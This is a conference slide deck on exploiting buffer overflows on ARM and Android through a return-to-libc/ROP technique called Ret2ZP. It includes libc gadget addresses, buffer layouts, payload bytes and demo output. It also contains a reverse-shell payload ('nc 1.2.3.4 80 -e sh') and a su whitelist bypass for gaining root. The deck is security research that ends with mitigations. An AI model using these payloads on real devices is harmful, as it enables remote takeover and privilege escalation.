

Popping Shell on A(ndroid)RM Devices

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/usr/bin/whoami

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Presentation and my blog

- My blog will contain this presentation:
- <http://imthezuk.blogspot.com>
- Make sure you check it out.
- AVG? Nope



Why (am I using colors) ?

Remote

Zombie Phone?

Privilege
escalation

SMS/Calls

More

Local by Apps

Zombie Phone?

Privilege
escalation

SMS/Calls

More

Local by phone
holder

Privilege
escalation



Quick history of buffer overflows

- Morris worm – 1988 – finger service
- Thomas Lopatic – 13/2/1995 – NSCA HTTPD 1.3 remote stack-overflow – bugtraq (including exploit)
- Aleph One (Elias Levy) – Phrack-49: “Smashing The Stack For Fun and Profit”



Every buffer has a face

- Robert Tappen Morris
- Aleph One (Elias Levy)



Photo from: www.ozall.org



History (continued)

- Matt Canover – detailed heap overflow tutorial (Jan/1999)
- Solar Designer – Netscape - JPEG COM Marker Processing Vulnerability on Windows (25/7/2000)



Every heap-o has a face



- Matt Canover



- Solar Designer



Vulnerabilities Overview

- we got memory corruptions, use-after-free, double free, format strings, ... but this is not a history presentation, is it?
- Companies are taking vulnerabilities (more) seriously



Automated protection

- Since we cannot code all the time without any vulnerabilities.
- Make it harder to exploit!



State in X86

- Stack Cookies
- DEP/NX bit
- Heap Canaries
- ASLR
- SafeSEH



X86 Status - AVs

- Full ASLR? DEP?
- Nope!



- What about the NX bit?!




X86 Status - AVs



F-SECURE[®]



avast! antivirus



TREND
M I C R O[™]



Black Hat Briefings

X86 Status - AVs

- My own words defending Symantec.
- Not consistently - Avira, McAfee and Kaspersky



X86 Status – Common SW?

- Full ASLR? DEP?
- A recent research from Secunia shows the following



X86 Status – Common SW?



Forbidden!

We have registered this IP Address (109.160.██.██) as being a robot. Secunia does not allow content leaching robots on our website thus this IP address has been banned.

Please contact webmaster@secunia.com if you disagree with this assessment.

- If anyone from Secunia here...
- this joke is not funny!



X86 Status – Common SW?

- Thanks Chrome 😊
- We have issues.

Application	DEP (7)	DEP (XP)	Full ASLR
Flash Player	N/A	N/A	YES
Sun Java JRE	no	no	no
Adobe Reader	YES*	YES*	no
Mozilla Firefox	YES	YES	no
Apple Quicktime	no	no	no
VLC Media Player	no	no	no
Apple iTunes	YES	no	no
Google Chrome	YES	YES	YES
Shockwave Player	N/A	N/A	no
OpenOffice.org	no	no	no
Google Picasa	no	no	no
Foxit Reader	no	no	no
Opera	YES	YES	no
Winamp	no	no	no
RealPlayer	no	no	no
Apple Safari	YES	YES	no

DEP & ASLR (June 2010)



X86 Status – exploitation?

- Nice trick to bypass cookie, byte by byte (Max \leq 1024 tries instead of 2^{32}) when forking and no exec.
- Bypassing Ascii Armored Address Space, NX, ASLR, Cookies under few assumptions is possibly but extremely hard and not common. [Phrack 67](#) (Adam 'pi3' Zabrocki)



What about ARM?

- Just like what teacher told me in school



Features are there


- Yet. Some devices has minimum protection, some none.
- Not protected (Cookies/XN/ASLR)
- Getting better

```
cat maps
00008000-00028000 r-xp 00000000 00:01 37      /sbin/adbd
00028000-00029000 rwxp 00020000 00:01 37      /sbin/adbd
00029000-00035000 rwxp 00029000 00:00 0       [heap]
10000000-10001000 ---p 10000000 00:00 0
10001000-10100000 rwxp 10001000 00:00 0
40000000-40008000 r-xs 00000000 00:08 1169    /dev/ashmem/system_properties (deleted)
40008000-40009000 r-xp 40008000 00:00 0
40009000-4000a000 ---p 40009000 00:00 0
4000a000-40109000 rwxp 4000a000 00:00 0
40209000-4020a000 ---p 40209000 00:00 0
4020a000-40309000 rwxp 4020a000 00:00 0
be8a0000-be8b5000 rwxp be8eb000 00:00 0       [stack]
```



ARM

- Gaining control of devices is becoming increasingly interesting:
 - Profit
 - Amount
 - Vulnerable
 - More Techniques
- DEP
- Cookies
- ASLR implementations (“adding ASLR to rooted iphones” – POC 2010 – [Stefan Esser](#))



0Days & money

- How much does a 0Day in webkit worth?



0Days & money



On Mon, 2010- [REDACTED] at 09:45 +0200, Itzhak (Zuk) Avraham wrote:

> [REDACTED]
> [REDACTED]
> [REDACTED]
> [REDACTED]

> Just wondering how much do you think that worth?

It really depends on the vulnerability. If it's in a core service or component of the OS that would obviously be worth more than if a particular app was required, even if the app comes installed by default on any particular devices. I would ballpark anywhere in the range from \$35k to \$95k without knowing any more detail. If you could be more



I think I just got lawyered

- I hope it will change soon...
- Last update 2010/1/12



Google & Silent Patches?

- When you get a crash dump that PC points to 0x41414141;
- Does that look suspicious?
- Makes me wonder....
- I've searched for Google logo
 - and thought I should share it with you:



Disable attack vectors – X86

- X86 + Firewall == client side



Firewall and mobile phone?

- Cannot be blocked (sms,gsm,...)



So how much would it worth?

- If a RCE with Webkit which is passive worth 30k-90k \$USD
- Truly remote?
- Google dictionary:
Bag of money >> money



Mobile phones?

- Firewall?
- If exists : GSM Baseband? SMS? MMS? Multimedia? Notifications? 3rd party applications all the time? Silent time-bomb application?



Android Debugging Nightmare

- Breakpoint debugging?
- In-Order to compile Android for debugging you need to do the following:


I've decided not to write it down since there are so many actions. I will just write a tutorial at my blog.Okay.Okay.

```
repo init -u git://android.git.kernel.org/platform/manifest.git -b <version... e.g: eclair>
sudo apt-get install git-core gnupg sun-java5-jdk flex bison gperf libstd-dev readline5-dev libsed0-dev libxgtk2.6-dev build-essential zip curl libcurses5-dev zlib1g-dev build-essential gcc-4.3 g++-4.3
uninstall java, and install java 1.5:
sudo update-java-alternatives -s java-1.5.0-sun
If you don't have buildspect.mk under the root directory yet, please
copy build/buildspec.mk.default to the root (android/)
DEBUG_MODULE_libwebcore:=true
DEBUG_MODULE_libxml2:=true
TARGET_CUSTOM_DEBUG_CFLAGS:=-O0 -mlong-calls
Add "ADDITIONAL_BUILD_PROPERTIES += debug.db.uid=100000" so that it
will wait for you to connect gdb when crashed.
in Webkit folder:
git commit / stash
git cherry-pick 18342a41ab72e2c21931afaabb6f1b9bdbedb9fa
export PATH="/usr/lib/jvm/java-1.5.0-sun-1.5.0.22:/$PATH"
export JAVA_HOME="/usr/lib/jvm/java-1.5.0-sun-1.5.0.22"
export ANDROID_JAVA_HOME=$JAVA_HOME
export PATH=$PATH:$JAVA_HOME/bin
export CC=gcc-4.3
export CXX=g++-4.3
chmod +x ./build/env-setup.sh
source ./build/env-setup.sh
make
```



X86 Ret2Libc Attack

- Ret2LibC Overwrites the return address and pass parameters to vulnerable function.



It will not work on ARM

- In order to understand why we have problems using Ret2Libc on ARM with regular X86 method we have to understand how the calling conventions works on ARM & basics of ARM assembly



ARM Assembly basics

- ARM Assembly uses different kind of commands from what most hackers are used to (X86).
- It also has its own kind of argument passing mechanism (APCS)
- The standard ARM calling convention allocates the 16 ARM registers as:
 - r15 is the program counter.
 - r14 is the link register.
 - r13 is the stack pointer.
 - r12 is the Intra-Procedure-call scratch register.
 - r4 to r11: used to hold local variables.
 - r0 to r3: **used to hold argument values to and from a subroutine.**




ARM & ret2libc

- Ret2LibC Overwrites the return address and pass parameters to vulnerable function. But wait... Parameters are not passed on the stack but on R0..R3 (e.g : fastcall).
- We can override existing variables from local function.
- And PC (Program Counter)
- I guess we'll have to make some adjustments.



ARM & ret2libc



FAILURE

It takes a lot of work sometimes



Black Hat Briefings

Theory

- Theory (shortly & most cases):
- When returning to original caller of function, the pushed Link-Register (R14) is being popped into Program Counter (R15).
- If we control the Link-Register (R14) before the function exits, we can gain control of the application!



R0 maintenance

- Saved R0 passed in buffer

```
jars@jars-desktop: ~/bof
# ./memc "ps;#AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA" `cat system_address`
argv [01] is at 0xbcd74cf8
size is of argv[1] 26
bufffff is at : 0xbcd74a64
Stack Overflow is next
PID TTY          TIME CMD
1809 pts/0        00:00:12 sh
5806 pts/0        00:00:00 memc
5807 pts/0        00:00:00 sh
5808 pts/0        00:00:01 sh
6706 pts/0        00:00:00 memc
6707 pts/0        00:00:00 sh
6708 pts/0        00:00:00 ps
Segmentation fault
# cat system_address | hexdump -x -v
00000000  e3b8  41dc  system() address
00000004
#
```

Command PS had been
executed from stack.



Just a PoC

- In the following PoC, we'll use a function that exits after the copy of the buffer is done and returns no parameters (void), in-order to save the R0 register to gain control to flow without using multiple returns.

```
jars@jars-desktop: ~/bof
# ./memc "ps:#AAAAAAAAAAAAAAAAAAAAAAAAAAAA" cat system_address`
argv [01] is at 0xbcd74cf8
size is of argv[1] 36
buffff is at : 0xbcd74cf4
Stack Overflow is next
  PID TTY          TIME CMD
 1809 pts/0        00:00:12 sh
 5806 pts/0        00:00:00 memc
 5807 pts/0        00:00:00 sh
 5808 pts/0        00:00:01 sh
 6706 pts/0        00:00:00 memc
 6707 pts/0        00:00:00 sh
 6708 pts/0        00:00:00 ps
Segmentation fault
# cat system_address | hexdump -x -v
00000000 e3b8 41dc system() address
00000004
#
```

Command PS had been
executed from stack.



Nope. Not Here.

- Let's face it, keeping the R0 to point to beginning of buffer is not a real life scenario – it needs the following demands :
 - Vulnerable function returns VOID.
 - There are no actions after overflow (strcpy?) [R0 will be deleted]
 - The buffer should be small in-order for stack not to run over itself when calling SYSTEM function. (~16 bytes).
- There's almost no chance for that to happen. Let's make this attack better.



BO Attack on ARM

- **Parameter adjustments**
- Variable adjustments
- **Gaining back control to PC**
- **Stack lifting**
- RoP + Ret2Libc + Stack lifting + Parameter/Variable adjustments = **Ret2ZP**
- **Ret2ZP == Return to Zero-Protection**



Let me introduce you to Daphna

- **My friend.**
- **Has unique thinking on hacking.**
- **Gets really excited from shellcodes.**

Yeah, you, in the back, she's really my friend.





Black Hat Briefings

Ret2ZP for Local Attacker

- How can we control R0? R1? Etc?
- We'll need to jump into a pop instruction which also pops PC or do with it something later... Let's look for something that ...
- After a quick look, this is what I've found :

- For example erand48 function epilog (from libc):

```
0x41dc7344 <erand48+28>:    bl      0x41dc74bc <erand48_r>
0x41dc7348 <erand48+32>:    ldm    sp, {r0, r1} <==== point PC
                        here. Let's make R0 point to &/bin/sh
0x41dc734c <erand48+36>:    add    sp, sp, #12      ; 0xc
0x41dc7350 <erand48+40>:    pop    {pc} ==> PC = SYSTEM.
```

Meaning our buffer will look something like this :

AA...A [R4] [R11] &0x41dc7344 &[address of /bin/sh] [R1] [4bytes of Junk] &SYSTEM



Ret2ZP for Remote Attacker (on comfortable machine)

- By using relative locations, we can adjust R0 to point to beginning of buffer. R0 Will point to *

Meaning our buffer will look something like this :

*nc 1.2.3.4 80 -e sh;#...A [R4] [R11] &PointR0ToRelativeCaller ...
[JUNK] [&SYSTEM]

- We can run remote commands such as :

Nc 1.2.3.4 80 -e sh

***Don't forget to separate commands with # or ; because string continue after command ☺



Ret2ZP Current Limitations

- Only DWORD? Or None?
- Stack lifting is needed!
- We love ARM



Stack lifting

- Moving SP to writable location
- Let's take a look of wprintf function epilog :

0x41df8954: add sp, sp, #12 ; 0xc

0x41df8958: pop {lr} ; (ldr lr, [sp], #4) <--- We need to jump here!

; lr = [sp]

; sp += 4

0x41df895c: add sp, sp, #16 ; 0x10 STACK IS LIFTED RIGHT HERE!

0x41df8960: bx lr ; <--- We'll get out, here :)



Stack lifting

- Enough lifting can be around ~384 bytes [from memory]
- Our buffer for 16 byte long buffer will look like this:
- “nc 1.2.3.4 80 -e sh;#A..A” [R4] [R11] 0x41df8958 *0x41df8958 [16 byte] [re-lift] [16 byte] [re-lift][16 byte] [R0 Adjustment] [R1] [Junk] [&SYSTEM]



Parameters adjustments

- More interesting parts to adjust params:
 - Mcount epilog:
 - 0x41E6583C mcount
 - 0x41E6583C STMFD SP!, {R0-R3,R11,LR} ; Alternative name is '_mcount'
 - 0x41E65840 MOVS R11, R11
 - 0x41E65844 LDRNE R0, [R11,#-4]
 - 0x41E65848 MOVNES R1, LR
 - 0x41E6584C BLNE mcount_internal
 - 0x41E65850 LDMFD SP!, {R0-R3,R11,LR} <=== Jumping here will get you to control R0, R1, R2, R3, R11 and LR which you'll be jumping into.
 - 0x41E65854 BX LR
 - 0x41E65854 ; End of function mcount



Android & Ret2ZP

- Let's see if we can root an Android phone:
 - Limitations
- Okay, Let's do it!
 - Andorid libc... mmm
 - What do we need to know :
 - Compiled differently from libc here
 - Different flags, but same technique works.
 - No getting things to R0 immediately? (pop R0)... Let's get it!
 - /bin/sh → /system/bin/sh



Android & Ret2ZP

- No worries, it's all the same (more. or less)...

mallinfo

```
STMFD SP!, {R4,LR}
```

```
MOV R4, R0
```

```
BL j_dlmallinfo
```

```
MOV R0, R4
```

```
LDMFD SP!, {R4,PC} ← Let's jump here and store address of
```

/system/bin/sh on R4!

; End of function mallinfo



Android & Ret2ZP

mallinfo

```
STMFD SP!, {R4,LR}
```

```
MOV R4, R0
```

```
BL j_dlmallinfo
```

```
MOV R0, R4 ← This time. Let's point PC here.
```

```
LDMFD SP!, {R4,PC} ←
```

; End of function mallinfo

- AA...A **\xd8\x93\xe0\xaf** [&/system/bin/sh] **\xd4\x93\xe0\xaf**
[R4 Again : JUNK] [PC: &system]





Zuk! Show me a
demo! I can't wait
any more!!



Local Demo

- Same technique on both:
 - G1 (running on 1.6)
 - Droid (running on 2.1)





Zuk! It's nice, but I
really want to see a
reverse connection
for a remote
attacker!!! OMG!!



A full Ret2ZP attack?

Full use of existing shellcodes.
Being able to write in Assembly.
Reverse Shell.

Sounds like a deal.



Ret2ZP full remote attack

R4->R0 trick. R0 Contains our dest shellcode.

R1 Holds our location of buffer+shellcode.

Pop to R2/R3 -> R2 == sizeof(buffer);

Stack Lift $40 * 8 = 320$;


Memcpy;

Shellcode location (R0);



Ret2ZP full remote attack

Even though it has exec/stack, we'll copy shellcode to executable location and run it.



Ret2ZP full remote attack

Demo on Droid.

Reverse Shell: 192.168.0.101 port 12345



Privilege Escalation on Android

Android is running Linux.

Used versions has known vulnerabilities.


Porting vulnerabilities is possible.

We don't care.



Privilege Escalation on Android

Rooted Devices...?



Privilege Escalation on Android


Based on white-listing. Cannot be shut.

Su -c "id"; twice = permission denied

Su -c "id;**1**" & Su -c "id;**2**"

Are considered different commands.

== **DoS till root!! *Evil Smile***




Privilege Escalation on Android

Put unexpected chars and get empty commands: without user knowing what really happens:

This command is actually:

`Su -c "RPC FAILURE. ALLOW!\n;sh;1"`



So... You do remember
Daphna Right?



That's what she really said:



Zuk! WTF?! Why am I
still here? I don't like
computers.

If you're not leaving
the flat in 2 minutes
I'm going to have that
beer alone!



Summary

- Buffer overflows on ARM are real threat
- Use the most protections you can.



Mitigations

- ASLR
- Proper use of 'XN' bit
- Cookies
- Multiple vectors



- Special thanks to:
- Daphna Katz
- Anthony Lineberry
- Johnathan Norman
- Moshe Vered
- Matthew Carpetner
- Ilan Aelion ('ng')
- Samy Kamkar – For inspiration of putting hot girls in presentations.



Reference

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- [Matt Canover - Heap overflow tutorial](#)
- [solar desginer - Netscape - JPEG COM Marker Processing Vulnerability](#) - <http://www.abyssec.com/blog/tag/heap/>
- [Phrack magazine p66,0x0c – Alphanumeric ARM Shellcode](#) (Yves Younan, Pieter Philippaerts)
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- [Understanding the Linux Kernel](#) – by Bovet & Cesati
- [morris worm](#)
- [Practical Return Oriented Programming](#) – BH LV 2010 – by Dino Dai Zovi



Questions?
?



Thank YOU!

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